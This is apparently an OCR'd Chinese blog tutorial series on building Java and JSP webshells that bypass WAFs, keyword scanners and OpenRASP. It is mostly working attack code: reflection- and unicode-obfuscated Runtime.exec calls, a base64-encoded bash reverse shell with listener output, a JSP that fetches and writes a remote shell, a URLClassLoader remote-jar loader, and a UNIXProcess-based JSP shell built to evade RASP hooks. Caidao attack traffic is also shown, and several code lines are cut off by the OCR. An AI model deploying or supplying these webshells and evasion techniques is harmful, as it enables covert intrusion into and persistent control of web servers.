            Object obj2 = m2.invoke(m1.invoke(null, new Object[] {}), new Object
            Method m = obj2.getClass().getMethod(new String(new byte[] { 103, 1
            m.setAccessible(true);
            Scanner s = new Scanner((InputStream) m.invoke(obj2, new Object[] {}
            System.out.println( s.hasNext() ? s.next() : "");
        }catch (Exception e){
        }
    }
```

执行结果：

简单的执行 ls -al /tmp/

```
Run:    ReflectionExec
/Library/Java/JavaVirtualMachines/jdk1.8.0_181.jdk/Contents/Home/bin/java ...
total 136
drwxrwxrwt  15 root         wheel    480 Nov 12 13:14 .
drwxr-xr-x   6 root         wheel    192 Dec 10  2018 ..
-rw-rw-rw-@  1 weirdbird007 wheel      0 Nov 11 06:32 .keystone_install_lock
-rw-r--r--   1 root         wheel      0 Nov 11 06:32 AlTest1.err
-rw-r--r--   1 root         wheel      0 Nov 11 06:32 AlTest1.out
-rw-r--r--   1 root         wheel   9343 Nov 12 13:14 SurgeHelper.log
srwxrwxrwx   1 weirdbird007 wheel      0 Nov 11 09:22 SurgeHelper.socket
-rw-rw-rw-   1 root         wheel  47570 Nov 12 13:13 adobegc.log
srw-rw-rw-   1 root         wheel      0 Nov 11 06:32 clamd3.socket
Build completed successfully in 4 s 227 ms (moments ago)
```

反弹shell

exec () 进行执行bash 反弹操作

```
//        String a[]=new String[3];
//        a[0]="/bin/bash";
//        a[1]="-c";
//        a[2]=cmd;
        try{
            String runtime = new String(new byte[] { 106, 97, 118, 97, 46, 108, 97, 118, 97, 46, 108, 97, 110, 103, 46, 82, 117, 110, 116, 105, 109, 101 });//java.lang.Ru
            Class<?> c = Class.forName(runtime);
            Method m1 = c.getMethod(new String(new byte[] { 103, 101, 116, 82, 117, 110, 116, 105, 109, 101 }));//getRuntime
            Method m2 = c.getMethod(new String(new byte[] { 101, 120, 101, 99 }), String.class);//exec
            Object obj2 = m2.invoke(m1.invoke( obj: null, new Object[] {}),cmd); //执行完exec进行回显
            Method m = obj2.getClass().getMethod(new String(new byte[] { 103, 101, 116, 73, 110, 112, 117, 116, 83, 116, 114, 101, 97, 109 })); //ge
            m.setAccessible(true);
            Scanner s = new Scanner((InputStream) m.invoke(obj2, new Object[] {})).useDelimiter("\\A"); //借用Scanner工具类，对返回多个结果的迭代输出
            System.out.println( s.hasNext() ? s.next() : "");
        }catch (Exception e){
            e.printStackTrace();
        }
    }
```

```
pentester — weirdbird007@weirdbird007: /tmp — ssh weirdbird007@172.16.194.133 — 101×10
weirdbird007@weirdbird007:/tmp$ nc -lvnp 9989
Listening on [0.0.0.0] (family 0, port 9989)


Connection from 172.16.194.1 64368 received!
bash: no job control in this shell
bash-3.2$ bash-3.2$ bash-3.2$ bash-3.2$
```

```
...ception, NoSuchMethodException, ClassNotFoundException {

    public static void main(String[] args) {
//        ReflectionExec.execByrelections("whoami");
//        ReflectionExec.execByrelectionsByte3("bash -c {echo,L2Jpbi9iYXNoIC1jICdiYXNoIC1pID4mL2Rldi90Y3AvMTcyLjE2LjE5NC4xMzMvOTk4OSAwPiYxJw==}|{base6
//        System.out.println(new String(new byte[] {  103, 101, 116, 82, 117, 110, 116, 105, 109, 101  }));
        ReflectionExec.execByrelectionsByte( cmd: "bash -c {echo,L2Jpbi9iYXNoIC1jICdiYXNoIC1pID4mL2Rldi90Y3AvMTcyLjE2LjE5NC4xMzMvOTk4OSAwPiYxJw==}|{ba

//        String a="-c";
//        System.out.println(StingUntil.stringToAscii(a));
//        System.out.println(StingUntil.asciiToString("106,97,118,97,46,108,97,110,103,46,85,78,73,88,80,114,111,99,101,115,115"));
//        System.out.println(StingUntil.asciiToString("47,98,105,110,47,98,97,115,104"));
ReflectionExec
...hines/jdk1.8.0_181.jdk/Contents/Home/bin/java ...
```

如果看过上节基础篇的话，那么这里简单处理了下，可以看见反射exec方法的上海 使用了数组传递，这样当我们执行的命令里涉及特殊字符的就不需要进行base 64 ，可直接执行，留下个可改进的"/bin/bash" 和"-c" 作业 ，如果看懂了代码，同学们，应该知道如何过滤这2个关键字。

```
ReflectionExec.java   StudyReflection.java   ReflectionTest.java   IoUntil.java   StingUntil.java   WebShellBasic.java   Runtime.java
Match Case   Words   Regex ?

        try{
            String runtime = new String(new byte[] { 106, 97, 118, 97, 46, 108, 97, 118, 97, 46, 108, 97, 110, 103, 46, 82, 117, 110, 116, 105, 109, 101 });//java.lang.Ru
            Class<?> c = Class.forName(runtime);
            Method m1 = c.getMethod(new String(new byte[] { 103, 101, 116, 82, 117, 110, 116, 105, 109, 101 }));//getRuntime
            Method m2 = c.getMethod(new String(new byte[] { 101, 120, 101, 99 }), String[].class);//exec
            Object temp=m1.invoke( obj: null, new Object[] {});
            Object obj2 = m2.invoke(temp,new Object[]{ new String[]{"/bin/bash","-c",cmd}}); //执行完exec进行回显
            Method m = obj2.getClass().getMethod(new String(new byte[] { 103, 101, 116, 73, 110, 112, 117, 116, 83, 116, 114, 101, 97, 109 })); //ge
            m.setAccessible(true);
            Scanner s = new Scanner((InputStream) m.invoke(obj2, new Object[] {})).useDelimiter("\\A"); //借用Scanner工具类，对返回多个结果的迭代输出
            System.out.println( s.hasNext() ? s.next() : "");
        }catch (Exception e){
```

```
pentester — weirdbird007@weirdbird007: /tmp — ssh weirdbird007@172.16.194.133 — 134×10
weirdbird007@weirdbird007:/tmp$ nc -lvnp 9989
Listening on [0.0.0.0] (family 0, port 9989)

id

Connection from 172.16.194.1 49642 received!
bash: no job control in this shell
bash-3.2$ bash-3.2$ bash-3.2$ bash-3.2$ uid=501(weirdbird007) gid=20(staff) groups=20(staff),501(access_bpf),12(everyone),61(localacco
```

```
...tFoundException {
    public static void execByrelectionsByte3 (String cmd) {...}

    public static void main(String[] args) {
//        ReflectionExec.execByrelections("whoami");
//        ReflectionExec.execByrelectionsByte3("bash -c {echo,L2Jpbi9iYXNoIC1jICdiYXNoIC1pID4mL2Rldi90Y3AvMTcyLjE2LjE5NC4xMzMvOTk4OSAwPiYxJw==}|{base6
//        System.out.println(new String(new byte[] {  103, 101, 116, 82, 117, 110, 116, 105, 109, 101  }));
ReflectionExec
...ms/jdk1.8.0_181.jdk/Contents/Home/bin/java ...
```

第三种方法：Java 后门-unicode编码

Java代码默认可以直接全是unicode编码，那么我们在构造jsp脚本的时候，只要把java关键的 进行转成unicdoe编码即可bypass，我们看下面这段代码，关键函数全部编码了，但是仍旧可 行。

```
public static void execByUnicode(String cmd){
        BufferedReader bufrIn = null;
        BufferedReader bufrError = null;
        StringBuilder result = new StringBuilder();
        Process process=null;
        Runtime run = \u0052\u0075\u006e\u0074\u0069\u006d\u0065\u002e\u0067
        try {
            process = \u0072\u0075\u006e\u002e\u0065\u0078\u0065\u0063(new St
            process.waitFor();
              bufrIn = new BufferedReader(new InputStreamReader(process.getIn
            bufrError = new BufferedReader(new InputStreamReader(process.getEr
            String line;
            while ((line = bufrIn.readLine()) != null) {
                result.append(line).append('\n');
            }
            while ((line = bufrError.readLine()) != null) {
                result.append(line).append('\n');
            }
            System.out.println(result.toString());
        } catch (Exception e) {
            e.printStackTrace();
        }
        // 销毁子进程
        finally{
            //关闭打开的流
            IoUntil.closeStream(bufrIn);
            IoUntil.closeStream(bufrError);
            if (process != null) {
                process.destroy();
            }
        }
    }
```

```
}


public static void execByUnicode(String cmd){
    BufferedReader bufrIn = null;
    BufferedReader bufrError = null;
    StringBuilder result = new StringBuilder();
    Process process=null;
    Runtime run = \u0052\u0075\u006e\u0074\u0069\u006d\u0065\u002e\u0067\u0065\u0074\u0052\u0075\u006e\u0074\u0069\u006d\u0065\u0028\u0029;//返回与当前 Java 应用程序相关的运行
    try {
        process = \u0072\u0075\u006e\u002e\u0065\u0078\u0065\u0063(new String[]{"/bin/bash","-c",cmd});// 启动另一个进程来执行命令
        process.waitFor();
         bufrIn = new BufferedReader(new InputStreamReader(process.getInputStream(),  charsetName: "UTF-8"));
        bufrError = new BufferedReader(new InputStreamReader(process.getErrorStream(),  charsetName: "UTF-8"));
        String line;
        while ((line = bufrIn.readLine()) != null) {
            result.append(line).append('\n');
        }
        while ((line = bufrError.readLine()) != null) {
            result.append(line).append('\n');
        }
        System.out.println(result.toString());
    } catch (Exception e) {
        e.printStackTrace();
    }
    // 销毁子进程
    finally{...}

}

public static void main(String[] args) {
//      \u0053\u0079\u0073\u0074\u0065\u006d.out.println("hello");
    ReflectionExec.execByUnicode( cmd: "ls -al /tmp/");
}
```

```
/Library/Java/JavaVirtualMachines/jdk1.8.0_181.jdk/Contents/Home/bin/java ...
total 136
drwxrwxrwt  15 root         wheel    480 Nov 12 14:09 .
drwxr-xr-x   6 root         wheel    192 Dec 10  2018 ..
-rw-rw-rw-@  1 weirdbird007 wheel      0 Nov 11 06:32 .keystone_install_lock
-rw-r--r--   1 root         wheel      0 Nov 11 06:32 AlTest1.err
-rw-r--r--   1 root         wheel      0 Nov 11 06:32 AlTest1.out
-rw-r--r--   1 root         wheel   9343 Nov 12 13:14 SurgeHelper.log
```

反弹shell 测试



针对关键字的bypass 结束，我们下篇再见。

java webshell 从入门到入狱系列3-攻防对抗之Bypass-中篇

前言

小葵花妈妈课堂开课啦，欢迎各位大小朋友入座，上篇我们介绍了java中常见的webshell 中针对关键函数、关键方法等关键字的绕过方式，这是java webshell 第三篇系列，这是关于webshell 的bypass 的中篇，这节，我们来探讨针对webshell 中针对openrasp（开源应用运行时自我保护解决方案）、以及一些其他方式加载执行webshell的绕过方式技巧 。

注意：请勿使用本文探讨的技术构造恶意webshell 非法入侵他人网站。警察蜀黍银手镯专治各种调皮小朋友。

其他姿势载入webshell的技巧tip

include 本地引入

在jsp中，也有像php那样本地include 的方式进行加载，include 脚本里不留危险代码，危险代码可以放在其他jsp里或者png 图片里。 当然这种方式也是需要落地到硬盘本地，不是太推荐，就像鸡肋，食之无味弃之可惜。

方法1 jsp 标签

```
<jsp:directive.include file="include.png"/>
```

方法2 include 指令

```
<%@ include file="include.png"%>
```


方法3 include 动作标签

```
<jsp:include page="include.jsp"/>
```

方法4 jstl 标签

```
<%@ taglib uri="http://java.sun.com/jsp/jstl/core" prefix="c" %>
<c:import url="/include.jsp" context="/"></c:import>
```

效果：



JavaWeb随机后门（远程下载文件）


该姿势主要用于，当web应用上层有waf时，上传各种后门都失败，那就上传一个可以远程下载的jsp，因为一个正常的远程文件下载功能目前大多数的waf均不会特别的去进行留意，那么访问该jsp就可从远程服务器下载恶意shell 到应用目录，通过文件下载流落地到web应用目录，实现bypass，当然如果应用服务器装了安全狗、edr 之类的产品，那么远程的恶意shell 针对edr、安全狗本身再进行bypass即可。

目前该场景也多见于菠菜类的自动化生成后门、以及某些的webshell 隐藏小技巧。

远程文件下载jsp ,随机名字生成shell,访问即可落地。

```
<%@ page language="java" import="java.io.*,java.net.*,java.util.*" pageEncoding
<%!
  String getConnection(String url) {
    String result="",line="";
    try {
      URL realUrl = new URL(url);
      URLConnection connection = realUrl.openConnection();
      connection.setConnectTimeout(15000);
      connection.setReadTimeout(15000);
      connection.connect();
      BufferedReader in = new BufferedReader(new InputStreamReader(connection.ge
      while ((line = in.readLine()) != null) {
        result += line;
      }
    } catch (Exception e) {
      e.printStackTrace();
    }
    return result;
  }
  void writeShell(String url,String path){
    try{
      RandomAccessFile rf = new RandomAccessFile(path, "rw");
      rf.write(new String(getConnection(url)).getBytes());
      rf.close();
    }catch(Exception e){
      e.printStackTrace();
    }
  }
  String getRandomString(int length) {
      String base = "abcdefghijklmnopqrstuvwxyz0123456789";
      Random random = new Random();
      StringBuffer sb = new StringBuffer();
      for (int i = 0; i < length; i++) {
          int number = random.nextInt(base.length());
          sb.append(base.charAt(number));
      }
      return sb.toString();
   }
  String getRequestFile(HttpServletRequest request){
    return "/WEB-INF/classes/"+getRandomString(new Random().nextInt(10)+1)+".jsp
  }
%>
<%
  String f = getRequestFile(request),p = request.getSession().getServletContext(
  writeShell(request.getParameter("url"),p);
%>
```

访问jsp文件即可远程加载后门




Java URLClassLoader动态加载jar包webshell

urlclassloader，远程加载jar 的方式，我以前分享过的一篇文章（免杀分离篇）里提过，利用 java.net.URLClassLoader，假如应用服务器可以出网，那么利用 urlclassloader 就可以实现加载远程的恶意jar 文件，达到webshell 执行

```
<%=Class.forName("Load",true,new java.net.URLClassLoader(new java.net.URL[]{new
```

远程的jar 里，打包放编译好的菜刀class 文件即可



openrasp （开源应用运行时自我保护）Bypass

前面我们说完了各种关键字绕过、各种方式进行载入webshell，那我们继续讨论关于现在很火的 openrasp 的bypass tip。


首先：什么是open rasp

OpenRASP 官方文档

Gartner 在2014年提出了 运行时应用自我保护 技术的概念，即 对应用服务的保护，不应该依赖于外部系统；应用应该具备自我保护的能力 。OpenRASP 是该技术的开源实现，它改变了防火墙依赖请求特征来拦截攻击的模式。对于注入类的漏洞，我们可以识别用户输入的部分，并检查程序逻辑是否被修改。由于不依赖请求特征，我们每条报警都是成功的攻击。

目前，OpenRASP 已经集成在多个商业主机安全软件里，也有大量客户将它部署至生产环境。如果你在使用

原理

> 在 Java 技术栈下，RASP 引擎以 javaagent 的形式实现，并运行在 JVM 之上。在应用服务器启动的时候，RASP 引擎借助 JVM 自身提供的 instrumentation 技术，通过替换字节码的方式对关键类方法进行挂钩:
>
> 
>

openrasp 原理： 利用 instrumentation （jdk1.5以后新增），以javaagent 的形式进行hook 关键函数，进行监控相关恶意行为，比如执行命令的 的jvm 底层实现java.lang.unixProcess 和 java.lang.processImpl

hacking/architect/hook.html?from=openrasp_internals

文件写入	java.io.FileOutputStream()
	java.io.FileOutputStream(String name, boolean append)
文件重命名	java.io.File.renameTo()
文件遍历	java.io.File.list()
SSRF	org.apache.commons.httpclient.URI.parseUriReference()
	org.apache.http.client.methods.HttpRequestBase.setURI()
	com.squareup.okhttp3.HttpUrl.parse(String)
	com.squareup.okhttp.HttpUrl.parse(String)
	sun.net.www.protocol.http.HttpURLConnection.connect()
反序列化	java.io.ObjectInputStream.resolveClass
命令执行	java.lang.UNIXProcess.<init>
	java.lang.ProcessImpl.<init>
OGNL 表达式执行	ognl.OgnlParser.topLevelExpression()
XXE	com.sun.org.apache.xerces.internal.util.XMLResourceIdentifierImpl()
	org.apache.xerces.util.XMLResourceIdentifierImpl的setValues()
JSTL import	org.apache.taglibs.standard.tag.common.core.ImportSupport.targetUrl()
DubboRPC	com.alibaba.dubbo.rpc.filter.ContextFilter.invoke()
	com.alibaba.dubbo.rpc.filter.GenericFilter.invoke()
SQL 注入	com.mysql.jdbc.StatementImpl

针对早期openrasp hook点逃逸

jvm底层实现

java.lang.UNIXProcess 和java.lang.processImpl 的命令执行

比如unix 下的jsp shell：

通过反射+ byte 直接加载java.lang.UNIXProcess 进行命令执行

```
<%@ page contentType="text/html;charset=UTF-8" language="java" %>
<%@ page import="java.io.*" %>
<%@ page import="java.lang.reflect.Constructor" %>
<%@ page import="java.lang.reflect.Method" %>

<%!
    byte[] toCString(String s) {
        if (s == null) {
            return null;
        }

        byte[] bytes  = s.getBytes();
        byte[] result = new byte[bytes.length + 1];
        System.arraycopy(bytes, 0, result, 0, bytes.length);
        result[result.length - 1] = (byte) 0;
        return result;
    }

    InputStream start(String[] strs) throws Exception {
        Class clazz = Class.forName(new String(new byte[]{106, 97, 118, 97, 46,

        Constructor<?> constructor = clazz.getDeclaredConstructors()[0];
        constructor.setAccessible(true);

        assert strs != null && strs.length > 0;

        // Convert arguments to a contiguous block; it's easier to do
        // memory management in Java than in C.
        byte[][] args = new byte[strs.length - 1][];

        int size = args.length; // For added NUL bytes
        for (int i = 0; i < args.length; i++) {
            args[i] = strs[i + 1].getBytes();
            size += args[i].length;
        }

        byte[] argBlock = new byte[size];
        int    i        = 0;

        for (byte[] arg : args) {
            System.arraycopy(arg, 0, argBlock, i, arg.length);
            i += arg.length + 1;
            // No need to write NUL bytes explicitly
        }

        int[] envc    = new int[1];
        int[] std_fds = new int[]{-1, -1, -1};
```

```
        FileInputStream  f0 = null;
        FileOutputStream f1 = null;
        FileOutputStream f2 = null;

        // In theory, close() can throw IOException
        // (although it is rather unlikely to happen here)
        try {
            if (f0 != null) f0.close();
        } finally {
            try {
                if (f1 != null) f1.close();
            } finally {
                if (f2 != null) f2.close();
            }
        }

        Object object = constructor.newInstance(
                toCString(strs[0]), argBlock, args.length,
                null, envc[0], null, std_fds, false
        );

        Method inMethod = object.getClass().getDeclaredMethod("getInputStream");
        inMethod.setAccessible(true);

        return (InputStream) inMethod.invoke(object);
    }

    String inputStreamToString(InputStream in, String charset) throws IOExceptic
        try {
            if (charset == null) {
                charset = "UTF-8";
            }

            ByteArrayOutputStream out = new ByteArrayOutputStream();
            int                   a   = 0;
            byte[]                b   = new byte[1024];

            while ((a = in.read(b)) != -1) {
                out.write(b, 0, a);
            }


            return new String(out.toByteArray());
        } catch (IOException e) {
            throw e;
        } finally {
            if (in != null)
                in.close();
        }
```

```
    }
%>
<%
    String str = request.getParameter("str");

    if (str != null) {
        InputStream in     = start(str.split("\\s+"));
        String      result = inputStreamToString(in, "UTF-8");
        out.println("<pre>");
        out.println(result);
        out.println("</pre>");
        out.flush();
        out.close();
    }
%>
```

执行效果：

JNI，直接调c 的接口，直接进行绕过hook点（在webshell的分离免杀里详细讲解过原理及方法，这里就不细说里）



目前此方法已被官方加入hook，已失效（未升级的openrasp 老版本仍可bypass).



百度安全实验室

首先是 **WeirdBird** 发起的JNI防护讨论。

在 **webshell中的分离免杀实践-java篇**一文中，他提出了两种免杀思路：

- 通过 URLClassLoader 远程加载菜刀后门，关键代码不落地
- 通过JNI实现自定义Java方法，通过对popen包装实现命令执行后门

对于方案1，由于是内存加载，对基于恶意payload特征的查杀工具比较有效；如果EDR强行查杀URLClassLoader，则会有误报风险。而对于OpenRASP来讲，由于攻击者最终还是要调用java.lang.ProcessBuilder，所以无法绕过OpenRASP目前已有的命令执行检测点。

对于方案2，作者放弃使用java.lang.ProcessBuilder，改用自定义的JNI函数实现命令执行，因此绕过了OpenRASP的检测点。另外，作者建议将JNI类库放到远程共享服务器，并使用UNC路径（如 \\8.8.8.8\bds.dll）加载，来进一步减少在目标主机上的痕迹。

以上就是第三篇内容关于webshell 载入方式、以及rasp针对应用本身的bypass 交流探讨。 我们下篇再见。

java webshell 从入门到入狱系列4-攻防对抗之Bypass-下篇

前言

小葵花妈妈课堂开课啦，欢迎各位大小朋友入座，上篇我们介绍了java中常见的webshell 中针对openrasp（开源应用运行时自我保护解决方案）、以及利用一些其他方式加载执行webshell的绕过方式技巧，这是java webshell 第四篇系列，这是关于webshell 的bypass 的下篇，流量层来讨论关于如何进行bypass 操作。

注意：请勿使用本文探讨的技术构造恶意webshell 非法入侵他人网站。警察蜀黍银手铐专治各种调皮小朋友。

webshell bypasss 流量篇

说到从流量层来绕过各种防护设备waf、ids、安全狗之类的，那么就不得不提今年因为打护网出了名的冰蝎，导致遭遇各种分析、各种查杀、加黑。

各家厂商早期针对流量层查杀webshell的原理

比如拿著名的中国菜刀来说，从request 和response 流量就能看到关键性的明显特征，关键的代码采用了base64编码，但是payload中扔有多个明显的特征，POST请求中有Convert.FromBase64String关键字，有z1和z2参数，z1参数值为4个字符，z2参数值为base64编码字符，于是各家安全厂商针对包里有这种特征的就直接阻断，但是针对这种简单的编码并不是长久之计。

```
POST /a.aspx HTTP/1.1
Cache-Control: no-cache
X-Forwarded-For: 29.211.235.234
Referer: http://192.168.50.87
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
Host: 192.168.50.87
Content-Length: 1087
Connection: Close

caidao=Response.Write("->|");var
err:Exception;try{eval(System.Text.Encoding.GetEncoding(936).GetString(System.Convert.FromBase64String("dmFyIGM9bmV3IFN5c3RlbS5EaWFnbm9zdGljcy5Qcm9jZXNzU3R
cnR3bmZvKFN5c3RlbS5UZXh0LkVuY29kaW5nLkdldEVuY29kaW5nKDkzNikuR2V0U3RyaW5nKFN5c3RlbS5Db252ZXJ0LkZyb21CYXNlNjRTdHJpbmcoUmVxdWVzdC53dGVtWyJ6MSJdKSkpO3ZhciB1PWS
dyBTeXN0ZW0uRGlhZ25vc3RpY3MuUHJvY2VzcygpO3ZhciBvdXQ6U3lzdGVtLklPLlN0cmVhbVJlYWRlcixFSTpTeXN0ZW0uSU8uU3RyZWFtUmVhZGVyO2MuVXNlU2hlbGxFeGVjdXRlPWZhbHN1O2MuUmV
